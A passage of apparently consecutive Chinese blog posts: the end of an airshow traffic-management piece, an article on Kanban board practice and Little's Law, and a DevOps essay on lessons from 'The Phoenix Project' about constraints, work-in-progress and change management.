高德地图：当地警方与高德地图合作，航展期间将联合运营实现出行道路交通管制信息和场馆周边停车场、换乘点等信息的实时发布，引导观众避开拥堵路段。此外，出租车**GPS**可视化系统、高配置的警用摩托车等装备也有一定特色。

上述方案能够落实到位，我相信是与大量引用新型技术密不可分的。



---

## 2016珠海航展图集

2016珠海航展 中国八一飞行表演队 2016珠海航展 俄罗斯勇士&雨燕飞行表演队 2016珠海航展 英国皇家空军红箭飞行表演队

---

更多精彩内容，请扫码关注公众号：[@睿哥杂货铺](#) [RSS订阅](#) [RiboseYim](#)

# 基于看板（Kanban）的管理实践

## 摘要


Kanban看板是一种可视化生产管理系统，利用看板卡来增强信号量、标记生产过程，促进系统渐进式变化，提高团队协作的效率。本文主要包括以下内容：

- 核心理论：流动性、可视化
- 实践方法：看板设计模式、可视化技巧、平衡群体智慧和个体差异

## 一、Kanban看板核心理论

### 1、起源

Kanban(看板)是一种生产管理系统，起源于1940年代的丰田汽车公司的TPS (Toyota Production System)。简单来说看板是一系列简单的视觉符号，它的出现是为了达到即时化生产（Just in time，JIT），JIT认为库存会带来成本以及浪费，而不是增加或储存价值，这与传统会计学不同，它鼓励企业逐步消除库存，以便削减生产流程中的成本，在管理中逐渐适应“零库存”的状态。



### 2、BASIC of Kanban：流动性

**Cycle Time = Work in Progress / Throughput** Kanban看板系统的基础理论是利特尔法则 (Little's Law)，由MIT (Sloan School of Management) 的教授John Little于1961年提出：在一个稳定的系统 L 中，长期的平均顾客人数，等于长期的有效抵达率，系统中的平均存货等于存货单位离开系统的比率（亦即平均需求率）与存货单位在系统中平均时间的乘积。

the relationship between the average number of customers in a store, their arrival rate, and the average time in the store.

根据利特尔法则，跟踪工作及其进展的最重要的目标是：限制在制品 (Work in process, WIP)，例如尚未完成制造过程的商品，或是停留在库存仓库或是产线上，等待着进一步处理的商品。

高质量地完成工作只有在工作以可持续的节奏流动时才有可能。发现并维持这一节奏只有在在制品小于团队产能的情况下才有可能。— Jim Benson 《Personal Kanban》作者

看板的主要部分是故事卡片 (Story Cards)，上面显示了你和你的团队所需的所有必要信息。在基本设置中，故事卡片分为三个主要阶段 (列) ——To Do(计划做的事情)、In Progress (正在进行)、Done(完成)。根据实际的需要，还可以分为多个阶段。你也可以使用泳道任务 (swimlanes) 拆分为不同类别，最后根据进程随时移动状态和泳道之间的问题。

### 3、可视化工作区

The power of Little's Law to Kanban teams is not its ability to predict WIP, Throughput or Leadtime. The true power lies in its ability to influence team behavior with its underlying assumptions.

像看板这样的可视化系统因我们对视觉信息的偏好而成为了强有力的工具。真实地看到工作和流程有助于理解。看板墙可以作为一个简单的信息节点，使任何人都能走过来并了解项目的当前状态。— Jim Benson 《Personal Kanban》作者

看板方法要求团队将组织处理信号的规则显式化，利用精益度量体系对系统及时进行分析回顾，不断优化信号处理模式。这就形成了一个完整高效的反馈闭环，最终建立一个具备自我完善能力，并能随着组织发展和环境变化不断演进的自适应系统。— 李兴双 中国工商银行软件开发中心

Kanban看板可视化的一些技巧：

- Kanban看板墙需放置于工作区醒目位置
- 不同事件类别使用不同颜色，紧急事件 (URGENT) 使用醒目颜色 (红色)
- 故事卡片常规要素：编号，标题，负责人，截止日期
- 故事卡片叠加要素：重要度，约束条件，延期原因等特殊描述
- 照相机定期快照 (周)，及时复盘总结 (月)
- 限制进行中 (In-Process) 事件数量，限制已经完成 (Done) 事件数量 (折叠或者更换新的Kanban看板墙)

总之，Kanban看板系统的本质意义在于促进团队成员对作业流程、过程和风险达成共同理解，可视化的作用在于增强不确定风险的信息量（故障、阻碍因子、延期原因、特殊要求等），促进系统各方及时作出响应，或者通过快照机制随时复盘、研究改进措施。

## 二、Kanban看板实践注意事项

### 1、看板墙设计模式


**Conway's law :** Any organization that designs a system (defined broadly) will produce a design whose structure is a copy of the organization's communication structure.

康威定律指出：任何组织在设计一套系统（广义概念上的系统）时，所交付的设计方案在结构上都与该组织的通信结构保持一致。设计一套可以落地的看板墙规则，第一个步骤不是按照教科书照搬其他企业的看板墙风格，而应首先画出自己所在组织的架构图。其内容包括管理架构、关联方和关注重点，在此基础之上再设计横坐标（Workflow）与纵坐标（Items），应当尽可能地使看板墙符合组织结构，而不是相反。

规模的增长很容易让工作陷入停滞，沟通成本加上工作划分会导致效率变化。具体表现为团队之间在工作时间里召开的沟通会议呈指数增长，不同团队的工作量差别很大，不同团队的工作节奏紊乱脱节。Kanban看板实践中，应考虑上述情况，在技术上作出特殊处理：例如当团队规模较大时，对看板墙进行拆分，不同的业务单元使用不同的看板，综合管控部门聚焦于较大标的，而技术实现部门侧重于细节。切记只有当工作可以划分时，你才可能通过增加团队成员来提高效率。

软件开发团队常用Kanban模式

@RiboseYim



### 2、平衡群体智慧与个体差异


保持群体智慧的唯一方式是保护每个人的独立性。--乔纳-莱勒 (Jonah Lehrer)

群体会对特定类型的问题给出较好的答案。当大量的人做出回应时，他们产生了很多答案，但其平均值、中位数或最常见的回答往往是一个很好的答案。这比人们被彼此隔离来发表独立意见更为可行。……但是，当人们看到别人提供的答案后，就出现了一些不好的事情。人们会修改自己的答案，从而造成最后的答案集合变得不够多样化，这样最好的答案就可能无法脱颖而出。人们通过强化会变得更加自信，但是精确度却没有改进。群体智慧依赖于多样性和独立性。在社交网络上（以及在企业、组织和政府机构工作的人员团队中），同事压力和主导人物可能会降低该团体的智慧。（《火的礼物-人类与计算技术的终极博弈（第4版）》，Sara Baase）

具体落地实践中，需要承认不同团队、不同团队成员的个体差异。这里所说的个体差异主要表现为性格差异，它通过人对事物的倾向性态度、意志、语言、逻辑、行为方式等方面表现出来。一般情况下，随机组成的团队成员之间，心理风格的差异会非常显著。例如在感知方面，可以划分为亢奋敏感型、被动感知型等；在信息反馈习惯上，存在主动型和滞后型；在计划性方面也有不同的偏好倾向，有人喜欢按部就班的任务模式，有人善于临机应变，处置紧急情况更能触发神经亢奋，然前者则容易陷入焦虑和挫败感。组织模式可以简化为两种，矩阵式：适用于团队成员之间技能、心理强度较为均匀的理想情况；另外一种是集中式：由一名心理风格较为平和的成员负责日常沟通、统一维护看板墙，即适当缓冲敏感型成员的过度信息输出，另外主动轮询其它被动型成员。

### Kanban组织模式

@RiboseYim



### 3、慎用“高级”看板


不管什么时代什么组织，优秀管理的本质就是鼓励准确信息迅速向上、横向和向下传递，而最重要的是向上传递。在Kanban看板实践中，我目前的判断是不建议套用倾向量化方案的“高级”看板。

麦克纳马拉曾在福特汽车公司和五角大楼都创下管理奇迹的“神童”，在越南战争中使用量化准则来指挥越战，却导致越战的美军在结构上鼓励虚假信息向上传递：军队从上到下都渴望好消息，于是心照不宣地制造、传递假消息，甚至发明出所谓“尸体数”、“小便数”等荒唐可笑的考核指标，造成严重后果。麦克纳马拉也因为自己的过于“聪明”、刚愎自用，在战争决策上神话破产、风光不再。

“每个定量指标都表明我们正在打胜仗。— 麦克纳马拉”

量化的破坏性经常被人忽略：第一，机会成本。量化是很耗时的，大量宝贵的管理时间浪费在量化上，做其他重要事情的时间就减少了。第二，量化容易误导决策。定量信息造成了各种各样错得离谱的决策。

当你的组织还远远没有达到精益生产、杜绝延期的境界之前，将敏捷的Kanban看板应用急用进入量化范畴，是不明智的。



## 参考文献

- Marcus Hammarberg:Kanban in Action (Youtube Video)
- Steven Tomas:Little's Law – the basis of Lean and Kanban
- PDF 《kanban in Action》
- Just-in-Time — Philosophy of complete elimination of waste
- 澎湃新闻：麦克纳马拉：以铁腕重塑五角大楼，却因越战一败涂地
- 何勉：解析精益产品开发（一）——看板开发方法

# DevOps 漫谈:从作坊到工厂的寓言故事

## 摘要

- 背景：《凤凰项目》的灵魂
- 管理约束：最大的瓶颈是人
- 任务追踪：可视化工作区和看板实践
- 改进日常工作：预防性维护
- 反常识：系统里要经常出些故障、人力资源使用率与效率成反比
- 安全与审计
- IT 价值流：像电力一样无处不在

转变主要不是基于自动化，相反，这种不可思议的改进来自于调整关于工作系统的策略和控制半成品的策略，确保有一个高效的跨职能团队，让所有事情都为约束点服务，以及管理好工作交接。——《凤凰项目 一个IT运维的传奇故事》

谈到 DevOps 概念，有几本书是绕不过去的，《凤凰项目：一个IT运维的传奇故事》（The Phoenix Project:a Novel About IT,DevOps, and Helping Your Business Win）就是其中之一。本书的主要特色之一是将 IT 运营和工厂生产对应起来，借鉴制造业的经验提升 IT 价值。

## 背景：《凤凰项目》的灵魂

《凤凰项目》的作者金(Gene Kim);贝尔(Kevin Behr);斯帕福德(George Spafford)，显然是高德拉特的拥趸。在整个故事中都贯穿了高德拉特的思想——约束理论(限制理论，Theory of Constraints，TOC)。

“不应该根据第一个工作站的效率来安排工作，而是根据瓶颈资源所能完成工作的速度来安排工作。”

埃利亚胡·高德拉特博士（Eliyahu M. Goldratt，1947—2011），以色列物理学家，同时是一位企业管理领域的大师。1984年，高德拉特博士发表了他的重要著作《目标：一种持续改进的流程》（The Goal: A Process of On going Improvement），书中以小说的形式提出了约束理论。他主张一个复杂的系统隐含着简单化，即使在任何时间，一个复杂的系统可能是由成千上万人和一系列设备所组成，但是只有非常少的变数或许只有一个，称为限制，它会限制（或阻碍）此系统达到更高的目标。在此基础上，他进一步提出了在制造业经营生产活动中定义和消除制约因素的一些规范化方法以支持连续改进（Continuous Improvement），例如约束理论之外还提出了关键链（Critical Chain Project Management，CCPM）项目规划和管

理方法（与关键路径分析方法不同，它主要侧重于项目执行中所需的资源，关注资源依赖，强调监测项目的进展和缓冲的使用率，而不是规划个别任务的进展速度）。精益生产或者丰田生产系统在某种程度上也是以约束理论为基础的。

回到《凤凰项目》，它的体裁是按照时间线叙事的日记体：临危受命的主人公一直致力于改善各个约束点（瓶颈）对于整个组织能力的限制。起初是一个无可替代的工程师，接着是应用程序部署流程，安全审计，最后约束点移到了技术部门之外，甚至包括外部供应商。简单来说，小说的脉络遵循实践约束理论的基本步骤：

- 识别约束点；
- 利用约束点；
- 让所有其他活动都从属于约束点；
- 把约束点提升到新的水平；
- 寻找下一个约束点。

## 管理约束

“在瓶颈之外的任何地方作出的改进都是假象，在瓶颈之后作出任何改进都是徒劳的，而在瓶颈之前作出的任何改进则只会导致瓶颈处堆积更多的库存。”——艾利·高德拉特

### 最大的瓶颈是人

如果希望通过这本书获得一些解决方案和技术细节的人估计要失望了，《凤凰项目》本质上是一本探讨如何提高组织效率的书，或者说主要是讨论人、顺带谈了一些协同方法论。

我相信很多人看完《凤凰项目》之后都会把故事里面一堆人物名字搞混，但是有一个角色甚至比较主角还有意思——布伦特。个人能力超强，工作超努力，对各类技术细节了如指掌，所有大小项目大家都喜欢找他合作，有了问题也会第一时间想到他，典型的超级员工、英雄人物。与此同时，布伦特实际上并不像人们认为的那样聪明绝顶。他每天需要处理大量计划外工作，即使布伦特天天加班都完不成堆积如山的任务，最终造成了大量的任务积压，战略工作不断延期，管理层疲于应付各种投诉。我相信大多数发展中组织里面都会有这么一个角色存在。

新上任的主人公（比尔）将布伦特识别为IT生产环境中的约束点，并采取了更改工作流转的方式来避免布伦特被计划外工作打扰：

- 与CEO达成共识，调整布伦特的工作职责：允许他拒绝除凤凰项目（战略级）以外的任何工作；
- 设置资源防火墙，任何人需要“征用”他都必须经过其部门领导评估优先级，所有资源请求通过层层过滤才能达到布伦特；
- 围绕布伦特组建了一个二线梯队，负责学习他的工作经验、编写文档、甚至实现部分自动化，逐步替代布伦特处理任务，将布伦特从各种繁琐的事情中解放出来

可能他是故意让自己显得无可或缺，以免其他人抢了他的工作。... 是不是布伦特把他的知识看作一种权力。也许他身上的某些部分不愿意把那些知识交出来。这也确实让他成为了几乎难以取代的人。——《凤凰项目 一个IT运维的传奇故事》 第 107 页

值得注意的是，新的决策在开始阶段需要承受了很大的压力。领导人需要对抗的是长期形成的工作惯性，俗话说“病来如山倒、病去如抽丝”，想要改变也不是一朝一夕就可以实现的，更不要说组织内部微妙的人事关系，稍有不慎就可能踩到雷，顺畅的内部沟通、群众看得到的改进效果可以帮助解决一部分问题，但是现实中也有不可避免的碰撞。所以说，流程变更实质是组织文化重塑的一种形式，领导者的信任与合作必不可少。这方面也是本书比较有趣的地方。

经过一段时间的坚持，布伦特的工作效率大大提升，顺利完成了凤凰项目，并在后来发起的独角兽和独角鲸项目取得了成功。

## 任务追踪

凤凰项目故事中，主人公面对的困境是：IT 团队因为大量工作积压而导致各种任务延期。

这个世界一定是哪里不对劲了，一半邮件都是紧急邮件。所有事情都那么重要，这可能吗？

经过一番梳理，IT 团队的各类工作内容大致可以分为以下四种类别：

- 第一类：业务项目，由 PMO 跟踪的正式项目；
- 第二类：IT 内部项目，由业务项目衍生的基础架构项目，或者改进项目；（\* 生产能力投放度量）
- 第三类：变更（\* 跨团队交接和重复跟踪）
- 第四类：计划外工作（救火工作）

计划外工作可不是免费的，恰恰相反，它非常昂贵。在故事的第一部分，计划外工作是最主要的困扰，它们包括突发严重故障、业务安全漏洞引发的舆论风波、部分领导人基于个人意愿追加的临时项目等等。如果要推动战略项目的进度，必须根除计划外工作的最大源头！

计划外工作会让你丧失开展计划内工作的能力，因此必须不惜一切代价去消灭计划外工作，墨菲法则确实存在，因此总会有计划外工作，但你必须高效地处理它们。

第一优先级是谁喊得最响，决定因素是谁能搬出最大的领导来。我见过很多员工总是优先为某个经理服务，因为他每月带他们出去吃一次午餐。

为了改变这一局面，主人公采用了一种“可视化工作区+任务追踪系统”的方式管理变更。

## 任务可视化

可视化的目的是为了做到充分的交流，就像风吹过树林，不分彼此的摇动每一片树叶。

## 可视化工作区

运营中心（NOC）：一个巨大的开放式办公区域，靠一面墙放着一排长桌，巨大的显示器上显示着所有IT服务的各种状态。1级和2级客服人员占据了工作站的三排位置。“这并不是阿波罗13号的太空飞行指挥中心，但我就是这样向亲戚们解释我的工作环境的。”

在 NOC 运作的具体支撑手段上，高度重视看板墙（Kanban）的作用。

看板(Kanban)是一种生产管理系统，起源于1940年代的丰田汽车公司。看板的核心理论是基于制造业中经常提到的概念：库存。与传统会计观念不同，丰田认为库存会带来成本以及浪费，而不是增加或储存价值，应鼓励逐步消除库存，以便削减生产流程中的成本，在管理中逐渐适应“零库存”的状态。1961年 MIT (Sloan School of Management) 教授 John Little 正式提出了利特尔法则（Little's Law）：在一个稳定的系统  $L$  中，长期的平均顾客人数，等于长期的有效抵达率，系统中的平均存货等于存货单位离开系统的比率（亦即平均需求率）与存货单位在系统中平均时间的乘积。

### Cycle Time = Work in Progress / Throughput

根据利特尔法则，跟踪工作及进展的最重要的目标是：限制在制品（Work in process，WIP），例如尚未完成制造过程的商品，或是停留在库存仓库或是产线上，等待着进一步处理的商品。在 IT 语境中，半成品一般意味着积压的开发任务、等待启动的“重要不紧急”工作、“开发完成”但是未上线发布的新功能、等待执行的线上变更等等。

看板上的索引卡片是做成这件事最好的机制之一，因为每个人都能看到半成品。——

《凤凰项目 一个IT运维的传奇故事》第 151 页

本书中关于看板（Kanban）实践的启示可以概括为以下几点：

- 目标导向：相对于强化审批流程，更重要的是通过任务卡片的梳理识别半成品积压在哪个环节，通过建立一条反馈环路能够一直往回通向产品定义、设计及开发的最初环节。
- 简洁性：例如一张变更索引卡片只要求填写必需的三条信息：变更计划的制定者、将要实施变更的系统以及一条一句话的概述，避免设置过多的必填字段和无效选项。繁琐而缺乏人性考量的工具难以发挥作用，最终将变成“大家为了完成自己的工作，一直在胡乱对付这套系统”，再也没有比阻止人们去做他们理应做的事更能毁掉大家的热情和支持了。
- 灵活性：针对需要特别关注的问题可以采取灵活方式，不拘泥于死板格式。例如在第一部分首席工程师（布伦特）是一个阶段性瓶颈，各部门在提交卡片的时候就将“是否需要布伦特支援”作为必填信息，或者使用单独一种颜色的卡片。

控制半成品的能力不足，是造成长期性延误和质量问题的根源之一。“完成”的真正定义并非开发部完成了编码，而是只有在代码经过充分测试并按设计在生产中运行时，代码才算“完成”。

关于变更管理，还有一些具体的实践方法值得借鉴：

- 分级授权：可以把一部分变更审核委派给代理人
- 脆弱变更：列出了十大最脆弱的服务、应用程序和基础架构列表，可能会影响到其中任何一个的变更申请都将立刻标上记号，由 CAB 详细审查
- 标准变更（ITIL 名称）：对于之前已多次成功实施的变更，我们只需要提前批准就行。“它们仍然需要提交，但可以不经过我们批准就安排操作日程。”
- 外部影响变更：对于‘复杂的中等变更’变更提交者有责任向可能受到影响的人员进行咨询并得到其认可，做完这些之后才可以将变更卡片送入审核流程。
- 禁止条款（透明化）：禁止未经授权的变更，禁止在服务中断期间出现未经公开的变更。

## 改进日常工作

改进日常工作比开展日常工作更重要。

### 预防性维护

技术债务。它来自于走捷径，那在短时间内也许行得通。但是就像金融债务一样，久而久之，利息成本会越滚越高。如果一个部门没有付清它的技术债务，公司的每一份努力都将以计划外工作的形式来偿还那些技术债务的利息。p186

如果你是一家跨国货运公司，你们用一百辆卡车组成的车队运送包裹，你们的一项公司目标就会是客户满意度和按时交货。一个影响按时交货的因素是车辆故障。车辆故障的一个关键起因是没有更换机油。那么，为了降低这个风险，你就要为车辆运营建立一个服务等级协议（SLA），每行驶五千英里就要更换一次机油。如果说按时交货是关键绩效指标（KPI），那么为了达到这个指标可以建立一个新的前瞻性KPI，比如说，已经按要求更换机油的车辆百分比。

对于 IT 组织来说，这一原则同样适用。

## 两个反常识的概念

### 系统里要经常出些故障

作者在书中提到一个观点：“系统里要经常出些故障，长此以往，再遇到困难就没有原来那么痛苦了。p216”

1960 年代，工业制造领域提出了弹性制造系统（Flexible Manufacturing System，FMS）的概念。FMS 的理想是制造系统能够富有弹性（能够因应预期或不可预期的变更），又兼有自动化设备规模生产的特性，以满足顾客对于产品要求多样化的趋势。制造系统的弹性通常被

分为两类：

- “机器弹性”：涵盖了系统制造新产品的应变能力和零件工序改变的应变能力；
- “用途弹性”：同一组件可以使用不同机器设备而运行相同的工序之。

于 IT 生产而言，就有了弹性系统，即面对各种不确定场景时（如基础存储设施故障，恶意攻击，依赖服务故障，网络超时、中断等等）都能够存活并且具备一定的自愈能力的系统。弹性系统的出发点是承认在规模化服务的场景下，故障是常态的、不可预测的，既然不可避免，就需要在系统的生命周期去主动管理它，可以主动地给系统不断施加一些压力，从而不断强化习惯并加以改进。


### **Do not try to avoid failures ! Embrace them !**

具体策略方面，可以将改进周期设定为小段时间，例如每次为期两周，每期都实施一个小型的改进项目，例如周期性的服务中断演练。每次日常改进都需要覆盖“设计—检测—恢复—预防”的各个环节，只有不断重复才能建立信任感和透明度，对需要团队合作的事情来说尤其如此。

建立起部落文化般的工作共识，这帮助我们比以往任何时候都能够更快地排除故障，而且，一旦真的需要把工作升级，也是可控而有序的。p263

## 人力资源使用率与效率成反比

每个人都需要空闲时间，或者说松弛时间。如果大家都没有松弛时间，半成品就会卡在系统里。或者更确切地说，卡在队列里，只是干等着。



图表说明：横坐标轴上是给定资源的忙碌百分比，纵坐标轴上是大致的等待时间（更确切地说是队列长度）。曲线的形状表明，当资源使用率超过80%时，等待时间就会直线上升。

等待时间取决于资源使用率。如果一个资源的忙碌时间是50%，那么它的空闲时间也是50%。等待时间就是50%除以50%，也就是一个时间单位（可以简化理解为1个小时）。另一方面，如果一个资源90%的时间是忙碌的，等待时间=90%/10%，也就是说至少9个小时。换言之，任务排队等待的时间，将是资源有50%空闲时的9倍。

